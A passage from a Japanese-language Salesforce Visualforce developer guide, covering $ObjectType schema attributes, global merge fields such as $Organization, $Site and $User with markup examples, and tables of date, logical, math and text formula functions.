custom	Boolean	項目がカスタムオブジェクトの場合は true、標準オブジェクトの場合は false。
deletable	Boolean	現在のユーザがオブジェクトを削除できる場合は true、できない場合は false。
mergeable	Boolean	現在のユーザがオブジェクトを同じ型の他のオブジェクトとマージできる場合は true、できない場合は false。
queryable	Boolean	現在のユーザがオブジェクトをクエリできる場合は true、できない場合は false。
searchable	Boolean	現在のユーザがオブジェクトを検索できる場合は true、できない場合は false。

名前	データ型	説明
undeletable	Boolean	現在のユーザがオブジェクトを復元できる場合は true、できない場合は false。
updateable	Boolean	現在のユーザがオブジェクトを更新できる場合は true、できない場合は false。

関連トピック:

- $ObjectType を使用したスキーマ詳細への動的参照

$ObjectType で使用できる項目スキーマ詳細

$ObjectType グローバル変数を使用すると、組織のオブジェクトに関するさまざまなスキーマ情報にアクセスできます。たとえば、オブジェクトの項目の名前、表示ラベル、データ型の参照に使用します。

$ObjectType を使用して入手できる情報は、Apex の Describe Result である DescribeFieldResult オブジェクトを使用して入手できる詳細と似ていますが、そのサブセットです。次の表に、$ObjectType グローバル変数で使用できる属性を示します。

名前	データ型	説明
byteLength	Integer	可変長項目 (バイナリ項目も含む) の最大サイズをバイトで指定。
calculatedFormula	String	この項目に指定された数式。
controller	Schema.sObjectField (string として)	これが連動項目である場合は、制御項目。
defaultValueFormula	String	数式が使用されていない場合に、この値に指定されるデフォルト値。
digits	Integer	項目に指定された最大桁数。数値以外の項目の場合はゼロ。
inlineHelpText	String	項目レベルのヘルプの内容。詳細は、Salesforce オンラインヘルプの「項目レベルのヘルプの定義」を参照してください。
label	String	Salesforce ユーザインターフェースの項目の隣に表示されるテキストラベル。このラベルはローカライズが可能です。
length	Integer	文字列項目において、Unicode 文字での最大サイズを指定 (バイトではないことに注意)。
localName	String	項目の名前。
name	String	Apex に使用される項目名。

名前	データ型	説明
picklistValues	List <Schema.PicklistEntry>	項目の選択リストアイテムのリスト。項目が選択リストでない場合は空のリスト。
precision	Integer	データ型 double の項目の場合は、小数点の右側と左側の両方をあわせた(ただし小数点自体は含まない)、格納可能な最大桁数。
referenceTo	List <Schema.sObjectType>	この項目の親オブジェクトのリスト。namePointing 属性が true の場合は、リストに複数のエントリがあります。そうでない場合は、エントリは 1 つのみです。
relationshipName	String	リレーションの名前。リレーションとリレーション名についての詳細は、『Force.com SOQL および SOSL リファレンス』の「リレーション名について」を参照してください。
relationshipOrder	Integer	項目が子の場合は 1、子でない場合は 0。リレーションとリレーション名についての詳細は、『Force.com SOQL および SOSL リファレンス』の「リレーション名について」を参照してください。
scale	Integer	データ型 double の項目の場合は、小数点の右側の桁数。小数点の右側に余分な桁がある場合は、切り捨てられます。
soapType	Schema.SOAPType (string として)	項目のデータ型に応じた、SoapType enum 値の 1 つ。詳細は、『Force.com Apex コード開発者ガイド』の「Schema.SOAPType Enum 値」を参照してください。
sObjectField	Schema.sObjectField (string として)	この項目への参照。
type	Schema.DisplayType (string として)	項目のデータ型に応じた、DisplayType enum 値の 1 つ。詳細は、『Force.com Apex コード開発者ガイド』の「Schema.DisplayType Enum 値」を参照してください。
accessible	Boolean	現在のユーザがこの項目を参照できる場合は true、できない場合は false。
autoNumber	Boolean	項目が Auto Number 項目の場合は true、そうでない場合は false。
calculated	Boolean	項目がカスタム数式項目の場合は true、そうでない場合は false。

名前	データ型	説明
cascadeDelete	Boolean	親オブジェクトの削除時に子オブジェクトが削除される場合は true、削除されない場合は false。
caseSensitive	Boolean	項目が大文字と小文字を区別する場合は true、区別しない場合は false。
createable	Boolean	現在のユーザが項目を作成できる場合は true、できない場合は false。
custom	Boolean	項目がカスタム項目の場合は true、標準オブジェクトの場合は false。
defaultedOnCreate	Boolean	作成時に項目がデフォルト値を受け取る場合は true、受け取らない場合は false。
dependentPicklist	Boolean	選択リストが連動選択リストの場合は true、そうでない場合は false。
externalId	Boolean	項目が外部 ID として使用されている場合は true、そうでない場合は false。
filterable	Boolean	項目を WHERE ステートメントの検索条件の一部として使用できる場合は true、そうでない場合は false。
groupable	Boolean	項目が SOQL クエリの GROUP BY 句に含まれる場合は true、含まれない場合は false。
htmlFormatted	Boolean	項目が HTML 用に書式設定されており、HTML に表示されるように符号化する必要がある場合は true、そうでない場合は false。この属性に対して true である項目の例の 1 つは、ハイパーリンクのカスタム数式項目です。もう 1 つの例は、IMAGE テキスト関数があるカスタム数式項目です。
idLookup	Boolean	upsert メソッドでレコードを指定するために項目を使用できる場合は true、使用できない場合は false。
nameField	Boolean	項目が名前項目の場合は true、そうでない場合は false。このメソッドは、標準オブジェクトの名前項目 (Account オブジェクトの AccountName など) やカスタムオブジェクトの名前項目を識別するために使用します。Contact オブジェクトのように FirstName と LastName 項目が代わりに使用される場合を

名前	データ型	説明
		除き、オブジェクトは名前項目を 1 つのみ持つことができます。
namePointing	Boolean	項目が複数のデータ型のオブジェクトを親として持つことが可能な場合は、true。たとえば、ToDo は [取引先責任者/リード ID] (WhoId)項目と [商談/取引先 ID] (WhatId)項目の両方を持つことができ、いずれかのオブジェクトが特定ToDoレコードの親になる可能性があるため、この属性に対して true になります。それ以外の場合、この属性は false になります。
nillable	Boolean	項目を空白にできる場合は true、できない場合は false。
permissionable	Boolean	項目に項目の権限を指定できる場合は true、そうでない場合は false。
restrictedDelete	Boolean	子オブジェクトから参照されるため親オブジェクトを削除できない場合は true、削除できる場合は false。
restrictedPicklist	Boolean	項目が制限つき選択リストの場合は true、そうでない場合は false。
sortable	Boolean	項目上でクエリをソートできる場合は true、できない場合は false。
unique	Boolean	項目の値を一意にする必要がある場合は true、そうでない場合は false。
updateable	Boolean	次のいずれかの場合は true。 • 現在のユーザが項目を編集できる • カスタムオブジェクトでの主従関係項目の子レコードの親を他の親レコードに変更できる 上記以外の場合は false。
writeRequiresMasterRead	Boolean	詳細オブジェクトへの書き込みに親の参照・更新共有ではなく参照共有が必要な場合は、true。

関連トピック:

$ObjectType を使用したスキーマ詳細への動的参照

$Organization

組織プロファイルを参照する際に使用するグローバル差し込み項目の種別です。Organization 差し込み項目を使用して、組織の市区郡、Fax、ID、その他の詳細情報を参照します。

使用方法

組織の情報にアクセスするには、ドット表記を使用します。例:

```
{!$Organization.Street}

{!$Organization.State}
```

Organization 差し込み項目は、組織情報の一部として現在 Salesforce に保存されている値から値を取得します。

`{!$Organization.UiSkin}` は選択リスト値であるため、カスタム項目、入力規則、Visualforce 式、フロー数式、プロセス数式、およびワークフロールール数式の `ISPICKVAL()` などの選択リスト関数で使用する必要があります。

例

`$Organization` グローバル変数を使用してアクセスできる値は、次のとおりです。

```
{!$Organization.Id}

{!$Organization.Name}

{!$Organization.Division}

{!$Organization.Street}

{!$Organization.City}

{!$Organization.State}

{!$Organization.PostalCode}

{!$Organization.Country}

{!$Organization.Fax}

{!$Organization.Phone}

{!$Organization.GoogleAppsDomain}

{!$Organization.UiSkin}
```

$Page

Visualforce ページを参照する際に使用するグローバル差し込み項目の種別です。

使用方法

この式を Visualforce ページで使用し、別の Visualforce ページにリンクします。

例

```
<apex:page>

  <h1>Linked</h1>

  <apex:outputLink value="{!$Page.otherPage}">

    This is a link to another page.

  </apex:outputLink>

</apex:page>
```

$Permission

現在のユーザのカスタムアクセス権限に関する情報を参照するときに使用するグローバル差し込み項目の種別です。組織のカスタム権限へのユーザの現在のアクセスに関する情報を参照するには、Permission 差し込み項目を使用します。

使用方法

1. 項目の種類として $Permission を選択します。
2. `$Permission.customPermissionName` のように差し込み項目を挿入します。

例

ページブロックを、カスタム権限 seeExecutiveData を持つユーザにのみ表示するには、次のように指定します。

```
<apex:pageBlock rendered="{!$Permission.canSeeExecutiveData}">

   <!-- Executive Data Here -->

</apex:pageBlock>
```

メモ: $Permission は、カスタム権限が組織で作成されている場合にのみ表示されます。詳細は、Salesforce ヘルプの「カスタム権限の概要」を参照してください。

$Profile

現在のユーザを参照するときに使用するグローバル差し込み項目の種別です。Profile 差し込み項目を使用して、ライセンスの種類や名前など、ユーザのプロファイルに関する情報を参照します。

使用方法

組織の情報にアクセスするには、ドット表記を使用します。

Visualforce では次の `$Profile` 値は使用できません。

- `LicenseType`
- `UserType`

例

```
{!$Profile.Id}

{!$Profile.Name}
```

$Resource

Visualforce ページで、既存の静的リソースを名前で参照するときに使用するグローバル差し込み項目の種別です。また、`URLFOR` 関数でリソース差し込み項目を使用して、静的リソースアーカイブ内の特定のファイルを参照することもできます。

使用方法

`{!$Resource}` を使用して、既存の静的リソースを参照します。形式は、`{!$Resource.`***`nameOfResource`***`}` です (例: `{!$Resource.TestImage}`)。

例

次の Visualforce コンポーネントは、静的リソースとしてアップロードされ、`TestImage` という名前が付けられた画像ファイルを参照します。

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

アーカイブ内 (`.zip` または `.jar` ファイルなど) のファイルを参照するには、`URLFOR` 関数を使用します。最初のパラメータには、そのアーカイブをアップロードしたときに指定した静的リソース名を、第2パラメータには、アーカイブ内での目的ファイルへのパスを指定します。たとえば、次のとおりです。例:

```
<apex:image url="{!URLFOR($Resource.TestZip,

                  'images/Bluehills.jpg')}" width="50" height="50"/>
```

また、動的参照を使用して、静的リソースを参照することもできます。たとえば、`{!$Resource[appLogo]}` のようになります (`appLogo` プロパティまたは `getAppLogo()` メソッドがページのコントローラにある場合)。

関連トピック:

Visualforce ページのスタイル設定

$SControl

既存のカスタムSコントロールを名前で参照する際に使用するグローバル差し込み項目の種別です。この種別の差し込み項目から、Sコントロールが実行されるページへの URL が作成されます。

重要: Visualforceページは、Sコントロールよりも優先されます。組織で以前にSコントロールを使用していない場合は、作成できません。既存の Sコントロールに影響はありません。今後も編集できます。

使用方法

名前で既存の Sコントロールにアクセスするには、ドット表記を使用します。

例

次の例は、Visualforce ページにある HelloWorld という名前の Sコントロールにリンクする方法を示します。

```
<apex:page>

<apex:outputLink

    value="{!$SControl.HelloWorld}">Open the HelloWorld s-control</apex:outputLink>

</apex:page>
```

ページに Sコントロールを埋め込むだけなら、$SControl 差し込み項目がなくても `<apex:scontrol>` タグを使用できます。例:

```
<apex:page>

    <apex:scontrol controlName="HelloWorld" />

</apex:page>
```

$Setup

「階層」型のカスタム設定を参照する際に使用するグローバル差し込み項目の種別です。

使用方法

`$Setup` は、ドット表記を使用して階層カスタム設定およびその項目値にアクセスするために使用します。たとえば、`$Setup.App_Prefs__c.Show_Help_Content__c` です。

階層カスタム設定では、次の 3 つの異なるレベルの値を使用できます。

1. すべてのユーザのデフォルト値である組織
2. 組織の値を上書きするプロファイル
3. 組織およびプロファイルの値を上書きするユーザ

Salesforce では、実行中のユーザの現在のコンテキストに基づいて、このカスタム設定に適した値が自動的に判別されます。

このグローバル変数を使用する Visualforce ページでは、「リスト」型のカスタム設定は使用できません。リストカスタム設定には、Apex でアクセスできます。

例

次の例では、ユーザ設定に応じて入力項目に拡張ヘルプメッセージを条件付きで表示する方法を示しています。

```
<apex:page>

    <apex:inputField value="{!usr.Workstation_Height__c}"/>

    <apex:outputPanel id="helpWorkstationHeight"

        rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">

        Enter the height for your workstation in inches, measured from the

        floor to top of the work surface.

    </apex:outputPanel>

    ...

</apex:page>
```

カスタム設定の組織レベルが `true` に設定されていると、デフォルトで拡張ヘルプメッセージがユーザに表示されます。個々のユーザがヘルプメッセージの表示を希望しない場合は、そのユーザのカスタム設定を `false` に設定して、組織 (またはプロファイル) の値を上書きすることができます。

$Site

現在の Force.com サイトを参照するときに使用するグローバル差し込み項目の種別です。

使用方法

現在の Force.com サイトの情報にアクセスするには、ドット表記を使用します。次のサイト項目のみを使用できます。

差し込み項目	説明
$Site.Name	現在のサイトの API 名を返します。
$Site.Domain	組織の Force.com ドメイン名を返します。
$Site.CustomWebAddress	要求のカスタム URL の末尾が `force.com` ではない場合はカスタム URL を返し、そうでない場合はサイトの主カスタム URL を返します。どちらも存在しない場合は、空の文字列を返します。この URL のパスは、要求のカスタム URL にパスプレフィックスがあっても、常に

差し込み項目	説明
	ルートです。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。この項目の値の末尾は常に / 文字です。$Site.CustomWebAddress の使用はお勧めしません。代わりに $Site.BaseCustomUrl を使用することをお勧めします。
$Site.OriginalUrl	このページがサイトに指定されたエラーページである場合は、元の URL を返し、そうでない場合は `null` を返します。
$Site.CurrentSiteUrl	参照やリンクで使用する必要がある、現在のサイトのベース URL を返します。この項目は、現在の要求の URL ではなく、参照元ページの URL を返す場合があります。この項目の値にはパスプレフィックスが含まれており、値の末尾は常に / 文字です。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。$Site.CurrentSiteUrl の使用はお勧めしません。代わりに $Site.BaseUrl を使用してください。
$Site.LoginEnabled	現在のサイトがログインが有効なポータルと関連付けられている場合は `true` を返し、そうでない場合は `false` を返します。
$Site.RegistrationEnabled	現在のサイトがセルフ登録対応のカスタマーポータルと関連付けられている場合は `true` を返し、そうでない場合は `false` を返します。
$Site.IsPasswordExpired	認証ユーザの場合、現在ログインしているユーザのパスワードの有効期限が切れている場合、`true` を返します。認証されていないユーザの場合は、`false` を返します。
$Site.AdminEmailAddress	現在のサイトの［サイトの管理者］項目の値を返します。
$Site.Prefix	現在のサイトの URL パスプレフィックスを返します。たとえば、サイト URL が `myco.force.com/partners` である場合、`/partners` がパスのプレフィックスです。プレフィックスが定義されていない場合は `null` を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。
$Site.Template	現在のサイトに関連付けられたテンプレートを返します。テンプレートが指定されていない場合、デフォルトテンプレートを返します。
$Site.ErrorMessage	現在のページがサイトに指定されたエラーページで、エラーがある場合は、現在のページのエラーメッセージを返し、そうでない場合は空の文字列を返します。
$Site.ErrorDescription	現在のページがサイトに指定されたエラーページであり、エラーがある場合は、現在のページのエラーの説明を返し、そうでない場合は空の文字列を返します。

差し込み項目	説明
$Site.AnalyticsTrackingCode	サイトに関連付けられている追跡コード。このコードは、Google Analytics などのサービスによって、サイトのページ要求データを追跡するために使用されます。
$Site.BaseCustomUrl	Force.com サブドメインが使用されていない、現在のサイトのベース URL を返します。サイトの Force.com 以外のカスタム URL のうち、少なくとも 1 つが HTTPS をサポートしている場合、返された URL は、現在の要求と同じプロトコル (HTTP または HTTPS) を使用します。返された値の末尾は常に / 文字以外です。このサイトのすべてのカスタム URL の末尾が `force.com` か、このサイトにカスタム URL がない場合、空の文字列が返されます。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。 この項目によって `CustomWebAddress` が置き換えられます。またこの項目にはカスタム URL のパスプレフィックスが含まれます。
$Site.BaseInsecureUrl	HTTPS ではなく HTTP が使用されている、現在のサイトのベース URL を返します。現在の要求のドメインが使用されます。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。
$Site.BaseRequestUrl	要求された URL について、現在のサイトのベース URL を返します。これは、参照元ページの URL による影響を受けません。返された URL は、現在の要求と同じプロトコル (HTTP または HTTPS) を使用します。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。
$Site.BaseSecureUrl	HTTP ではなく HTTPS が使用されている、現在のサイトのベース URL を返します。現在の要求のドメインが HTTPS をサポートしていれば優先されます。Force.com サブドメイン以外のドメインは、Force.com サブドメインよりも優先されます。Force.com サブドメインは、サイトに関連付けられている場合、現在のサイトに他の HTTPS ドメインがなければ使用されます。サイトに HTTPS カスタム URL がない場合、このメソッドは空の文字列を返します。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。
$Site.BaseUrl	参照やリンクで使用する必要がある、現在のサイトのベース URL を返します。この項目では、現在の要求の URL ではなく、参照元ページの URL を返す場合があります。この項目の値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。

差し込み項目	説明
	$Site.CurrentSiteUrl は、この項目に置き換えられます。
$Site.MasterLabel	現在のサイトの[マスタ表示ラベル]項目の値を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。
$Site.SiteId	現在のサイトの ID を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。
$Site.SiteType	現在のサイトの [サイト種別] 項目の API 値を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。
$Site.SiteTypeLabel	現在のサイトの[サイト種別]項目の表示ラベル値を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。

例

次の例では、`$Site.Template` 差し込み項目の使用方法を示しています。

```
<apex:page title="Job Application Confirmation" showHeader="false"

    standardStylesheets="true">



    <!-- The site template provides layout & style for the site -->

    <apex:composition template="{!$Site.Template}">



    <apex:define name="body">

        <apex:form>

            <apex:commandLink value="<- Back to Job Search"

                onclick="window.top.location='{!$Page.PublicJobs}';return false;"/>

            <br/>

            <br/>

            <center>

                <apex:outputText value="Your application has been saved.

                    Thank you for your interest!"/>

            </center>
```

```
            <br/>
            <br/>
        </apex:form>
    </apex:define>

    </apex:composition>
</apex:page>
```

$System.OriginDateTime

リテラル値 1900-01-01 00:00:00 を表すグローバル差し込み項目です。

使用方法

このグローバル変数は、日付/時間オフセット計算を実行する場合や、日付/時間項目にリテラル値を割り当てる場合に使用します。

例

次の例では、1900 年 1 月 1 日以降の経過した日数を計算します。

```
{!NOW() - $System.OriginDateTime}
```

$User

現在のユーザを参照するときに使用するグローバル差し込み項目の種別です。User 差し込み項目は、別名、役職、ID など、ユーザに関する情報を参照します。

使用方法

現在のユーザの情報にアクセスするには、ドット表記を使用します。例:

```
{!IF (CONTAINS($User.Alias, Smith) True, False)}
```

例

次の例は、現在のユーザの会社名と、現在のユーザの状況を表示します (boolean 値を返します)。

```
<apex:page>

  <h1>Congratulations</h1>
```

```
   This is your new Apex Page

   <p>The current company name for this

      user is: {!$User.CompanyName}</p>

   <p>Is the user active?

      {!$User.isActive}</p>

</apex:page>
```

$User.UITheme および $User.UIThemeDisplayed

これらのグローバル差し込み項目は、指定された Web ページ上でユーザに表示される Salesforce のデザインを識別します。

これら 2 つの変数は、`$User.UITheme` がユーザに表示すべきデザインを返し、`$User.UIThemeDisplayed` が実際のデザインを返すという点で異なります。たとえば、ユーザは [新しいユーザインターフェースのテーマ] のデザインを表示するよう設定された権限を持っている場合がありますが、そのデザインをサポートしていないブラウザを使用していると、Internet Explorer 6 などで `$User.UIThemeDisplayed` が異なる値を返す場合があります。

使用方法

これらの変数を使用して、Salesforce Web ページをユーザに表示するときに使用される CSS を特定します。どちらの変数も、次の値のいずれかを返します。

- `Theme1` — 古い Salesforce テーマ
- `Theme2` — Spring '10 より前に使用されていた Salesforce テーマ
- `PortalDefault` — Salesforce カスタマーポータルのテーマ
- `Webstore` — Salesforce AppExchange のテーマ
- `Theme3` — Spring '10 で導入された、現在の Salesforce テーマ

例

次の例は、ユーザのテーマを基にさまざまなレイアウトを表示する方法を示したものです。

```
<apex:page>

    <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme2'}">

        // this is the old theme...

    </apex:pageBlock>


    <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme3'}">
```

```
        //this is the new theme ...

    </apex:pageBlock>

</apex:page>
```

$UserRole

現在のユーザのロールに関する情報を参照するときに使用するグローバル差し込み項目の種別です。Role差し込み項目は、ロール名、説明、ID などの情報を参照します。

使用方法

現在のユーザのロールに関する情報にアクセスするには、ドット表記を使用します。

Visualforce では次の `$UserRole` 値は使用できません。

- `CaseAccessForAccountOwner`
- `ContactAccessForAccountOwner`
- `OpportunityAccessForAccountOwner`
- `PortalType`

例

```
{!$UserRole.LastModifiedById}
```

関数

レコードのデータの変換、計算の実行、Visualforce 属性の値の指定を行うには、関数を使用します。

関数は、評価する Visualforce 式で使用する必要があります。Visualforce ページでは、次の関数を使用できます。

日付および時間関数

メモ: API バージョン 20.0 未満の Visualforce ページでは、数式の date/time データ型が正しく評価されない場合があります。誤って date 型として解釈される可能性があります。

関数	説明	使用
DATE	入力した年、月、および日の値から日付値を返します。Salesforce では、数式項目内の DATE 関数の値が、うるうでない年の 2 月 29 日などのように無効な日付である場合	`DATE(year,month,day)`。*year* に 4 桁の年、*month* に 2 桁の月、*day* に 2 桁の日を指定します。

関数	説明	使用
	に、詳細ページにエラーを表示します。	
DATEVALUE	日付/時間またはテキストの式に対して日付型の値を返します。	DATEVALUE(***expression***)。*expression* に、日付/時間かテキスト値、差し込み項目、または式を指定します。
DATETIMEVALUE	年、月、日、および GMT 時刻値を返します。	DATETIMEVALUE(***expression***)。*expression* に、日付/時間かテキスト値、差し込み項目、または式を指定します。
DAY	月の日付を、1から31までの数値形式で返します。	DAY(***date***)。*date* を、日付項目や *TODAY()* などの値で指定します。
MONTH	数値形式で指定された日付の中の、1 (1月) から 12 (12月) までの数値を返します。	MONTH(***date***)。*date* に、返される月を含む日付を表す項目または式を指定します。

NOW	現在の日付/時間を返します。
	NOW 関数は、現在の日付と時刻を GMT タイムゾーンで返します。たとえば、{!NOW()} の場合:
	`Today's date and time is: {!NOW()}`
	これは、次の出力を作成します。
	`Today's date and time is: Mon Jul 21 16:12:10 GMT 2008`
	ヒント
	• 括弧を削除しないでください。
	• 括弧は空白のままにしておきます。値を入れる必要はありません。
	• 数値および NOW 関数と一緒に加算演算子または減算演算子を使用すると、異なる日付と時間が返されます。たとえば、{!NOW() +5} は、現在から5日先の日付と時間を計算します。
		NOW()

関数	説明	使用
	• 日付時間項目を使用する場合は、TODAY を使用してください。	

TODAY	現在の日付を日付データ型で返します。
	TODAY 関数は、現在の日付を返します。たとえば、次のマークアップの場合:
	`Today's date is: {!TODAY()}`
	これは、次の出力を作成します。
	`Today's date is Mon Jul 21 00:00:00 GMT 2008`
	ヒント
	• 括弧を削除しないでください。
	• 括弧は空白のままにしておきます。値を入れる必要はありません。
	• TODAY 関数および数値と一緒に加算演算子と減算演算子を使用すると、日付が返されます。たとえば、{!TODAY() +7} は、現在から 7 日先の日付を計算します。
	• 日付時間項目を使用する場合は、NOW を使用してください。
		TODAY()

YEAR	指定された日付の4桁の年を数値形式で返します。	YEAR(***date***)。*date* に、返される年を含む項目または式を指定します。

情報関数

関数	説明	使用
BLANKVALUE	式に値があるかどうかを判断し、ない場合は代替式を返します。式に値がある場合は、式の値を返します。	BLANKVALUE(***expression***, ***substitute_expression***)。*expression* に、評価する式を指定します。

関数	説明	使用
		substitute_expression に、空白値を置き換える値を指定します。
ISBLANK	式に値があるかどうかを判断し、ない場合は TRUE を返します。値を含む場合は FALSE を返します。	ISBLANK(***expression***)。*expression* に、評価する式を指定します。
NULLVALUE	式が null (空白) かどうかを判断し、該当する場合は代替式を返します。式が値と一致する場合は、対応する結果を返します。	NULLVALUE(***expression***, ***substitute_expression***)。*expression* に、評価する式を指定します。*substitute_expression* に、空白値を置き換える値を指定します。
PRIORVALUE	項目の前の値を返します。	PRIORVALUE(***field***)

論理関数

関数	説明	使用

AND	値がすべて真である場合は TRUE を返し、1つ以上の値が偽である場合は FALSE を返します。
	次のマークアップでは、価格と数量が1未満の場合は、「Small」という単語が表示されます。納入商品の価格または数量が1より大きい場合、この項目は空白になります。
	`{!IF(AND(Price < 1,`
	`Quantity < 1),`
	`"Small", null)}`
	Visualforce マークアップでは、単語 AND の代わりに && を使用できます。たとえば、AND(Price < 1, Quantity < 1) は、(Price < 1) && (Quantity < 1) と同じです。
	• *value_if_true* 式と *value_if_false* 式のデータ型は同じにしてください。
		AND(logical1,logical2,...) を使用し、*logical1,logical2,...* に評価する値を指定します。

関数	説明	使用
CASE	与えられた式を一連の値と照合します。式が値と一致する場合は、対応する結果を返します。どの値とも一致しない場合は、`else_result` を返します。	`CASE(`***`expression`***`,`***`value1`***`, `***`result1`***`, `***`value2`***`, `***`result2`***`,..., `***`else_result`***`)`。*`expression`* には、指定された値と比較する項目または値を指定します。value と result の各値は、result を返すために等しくする必要があります。*`else_result`* には、式がどの値とも一致しない場合に返される値を指定します。
IF	式が真か偽かを判断します。真の場合は与えられた値を返し、偽の場合は別の値を返します。 次のマークアップは、商談の `IsPrivate` 項目が true に設定されていると「Private」、false に設定されていると「Not Private」を返します。 `{!IF(opportunity.IsPrivate, "Private", "Not Private")}`	`IF(`***`logical_test`***`, `***`value_if_true`***`, `***`value_if_false`***`)`。*`logical_test`* に、評価する式を指定します。*`value_if_true`* に、式が真の場合に返す値を指定します。*`value_if_false`* に、式が偽の場合に返す値を指定します。
ISCHANGED	項目の値を前との値と比較し、2つが異なれば TRUE を返します。値が同じ場合は FALSE を返します。	`ISCHANGED(`***`field`***`)`。*`field`* に、比較する項目名を指定します。
ISNEW	新規レコードの作成中に数式が実行されているかどうかを確認し、実行中の場合は TRUE を返します。既存のレコードが更新中の場合は、FALSE を返します。	`ISNEW()`
ISNUMBER	テキスト値が数値であるかどうかを判断し、該当する場合は TRUE を返します。該当しない場合は FALSE を返します。	`ISNUMBER(`***`text`***`)`。*`text`* に、テキスト項目の差し込み項目名を指定します。
NOT	真であれば FALSE、偽であれば TRUE を返します。 次のマークアップは、取引先の `IsActive` 項目が false に設定されていると、`ReportAcct` という値を返します。`IsActive` が true に設	`NOT(`***`logical`***`)`。*`logical`* に、評価する式を指定します。

関数	説明	使用
	定されていると、SaveAcct という値を返します。 `{!IF(NOT(Account.IsActive)ReportAcct, SaveAcct)}` Visualforce マークアップでは、単語 NOT の代わりに ! を使用できます。たとえば、NOT(Account.IsActive) は、!Account.IsActive) と同じです。	
OR	式が真か偽かを判断します。式が真である場合は、TRUEを返します。式が偽である場合は、FALSE を返します。 次のマークアップは、取引先項目 IsActive__c または IsNew__c が false に設定されていると、VerifyAcct という値を返します。 `{!IF(OR(Account.IsActive__c, Account.IsNew__C)) VerifyAcct, CloseAcct)}` Visualforce マークアップでは、単語 OR の代わりに || を使用できます。たとえば、OR(Price < 1, Quantity < 1) は、((Price < 1) || (Quantity < 1)) と同じです。	OR(***logical1, logical2...***) を使用し、任意の数字の論理参照に、評価する式を指定します。

算術関数

関数	説明	使用
ABS	数値の絶対値を計算します。数値の絶対値とは、正または負の記号のない数値のことです。	*ABS(number)*。それぞれの *number* に、差し込み項目、式、または削除する記号を持つその他の数値を指定します。

関数	説明	使用
CEILING	数値を、もっとも近い整数に切り上げます。	CEILING(***number***)。*number* を切り上げられた値に置き換えます。
EXP	eを指定した指数まで掛け合わせた値を返します。	EXP(***number***)。*number* に、数値項目または 5 などの値を指定します。
FLOOR	もっとも近い整数に切り捨てられた数値を返します。	FLOOR(***number***)。*number* に、数値項目または 5.245 などの値を指定します。
LN	指定した数の自然対数を返します。自然対数は、定数 e の値 2.71828182845904 に基づきます。	LN(***number***)。*number* に、自然対数を求める項目または式を指定します。
LOG	数値の基数 10 の対数を返します。	LOG(***number***)。*number* に、基数 10 の対数の計算元項目または式を指定します。
MAX	数値のリストの中で最大の数値を返します。	MAX(***number, number,...***) を使用し、*number* に最も高い数を取得する項目または式を指定します。
MIN	数値のリストの中で最小の数値を返します。	MIN(***number, number,...***) を使用し、*number* に項目または式を指定します (これらの項目または式から、最も低い数が取得されます)。
MOD	数値を指定した除数で除算した後の剰余を返します。	MOD(***number, divisor***)。*number* を除算する項目または式で置き換え、*divisor* には、約数として使用する数値を指定します。
ROUND	指定した数値にもっとも近い数値を返します。新しい数値は、指定した桁数で制限します。	ROUND(***number, num_digits***)。*number* に、値を丸める項目または式を指定します。*num_digits* に、値を丸めるときに考慮する小数点以下の桁数を指定します。
SQRT	指定された数値の正の平方根を返します。	SQRT(***number***)。*number* に、平方根にする項目または式を指定します。

テキスト関数

関数	説明	使用
BEGINS	テキストが特定の文字列で始まるかどうかを判断し、該当する場合は TRUE を返します。偽である場合は FALSE を返します。 次のマークアップは、商談の `StageName` 項目が文字列「Closed」で開始する場合、true を返します。標準フェーズ名「Closed Won」(商談成立) と「Closed Lost」(不成立) の場合、どちらも true が返されます。 `{!BEGINS(opportunity.StageName, 'Closed')}` この関数は、大文字と小文字を区別するため、*compare_text* の値には必ず正しい大文字を使用してください。また、この関数は text にのみ機能し、number やその他のデータ型には機能しません。	`BEGINS(`***text***`, compare_text)`。*text*, *compare_text* に、比較する文字または項目を指定します。
BR	テキスト文字列に改行を挿入します。	`BR()`
CASESAFEID	15 文字の ID を 大文字と小文字を区別しない 18 文字の ID に変換します。	`CASESAFEID(`***id***`)`。*id* にオブジェクトの ID を指定します。
CONTAINS	テキストの2つの引数を比較し、最初の引数に2番目の引数が含まれる場合には TRUE を返します。含まれない場合は FALSE を返します。 この例は、`Product_Type` というカスタムテキスト項目の内容を確認し、「part」という言葉の含まれる商品に対して「Parts」を返しま	`CONTAINS(`***text, compare_text***`)`。*text* に、*compare_text* の値を含むテキストを指定します。

関数	説明	使用
	す。それ以外の場合は、「Service」と表示します。 `{!IF(contains(opportunity.Product_Type__c, "part"), "Parts", "Service")}` この関数は、大文字と小文字を区別するため、*compare_text* の値には必ず正しい大文字を使用してください。	
FIND	テキスト文字列中での指定した文字列の位置を数値で返します。	`FIND(`***search_text***`, `***text***`[, `***start_num***`])`。*search_text* に検索対象となる文字列を指定します。*text* には、検索対象となる項目または式を指定します。*start_num* には、左から右に向かって検索を開始する文字数を指定します。
GETSESSIONID	ユーザのセッションIDを返します。	`GETSESSIONID()`
HTMLENCODE	大なり記号 (>) などの HTML で予約されている文字を `>` などのHTML エンティティ文字に置き換えて、HTML で使用するテキスト文字列や差し込み項目値を符号化します。	`{!HTMLENCODE(`***text***`)}`。*text* に、差し込み項目または予約文字を含むテキスト文字列を指定します。
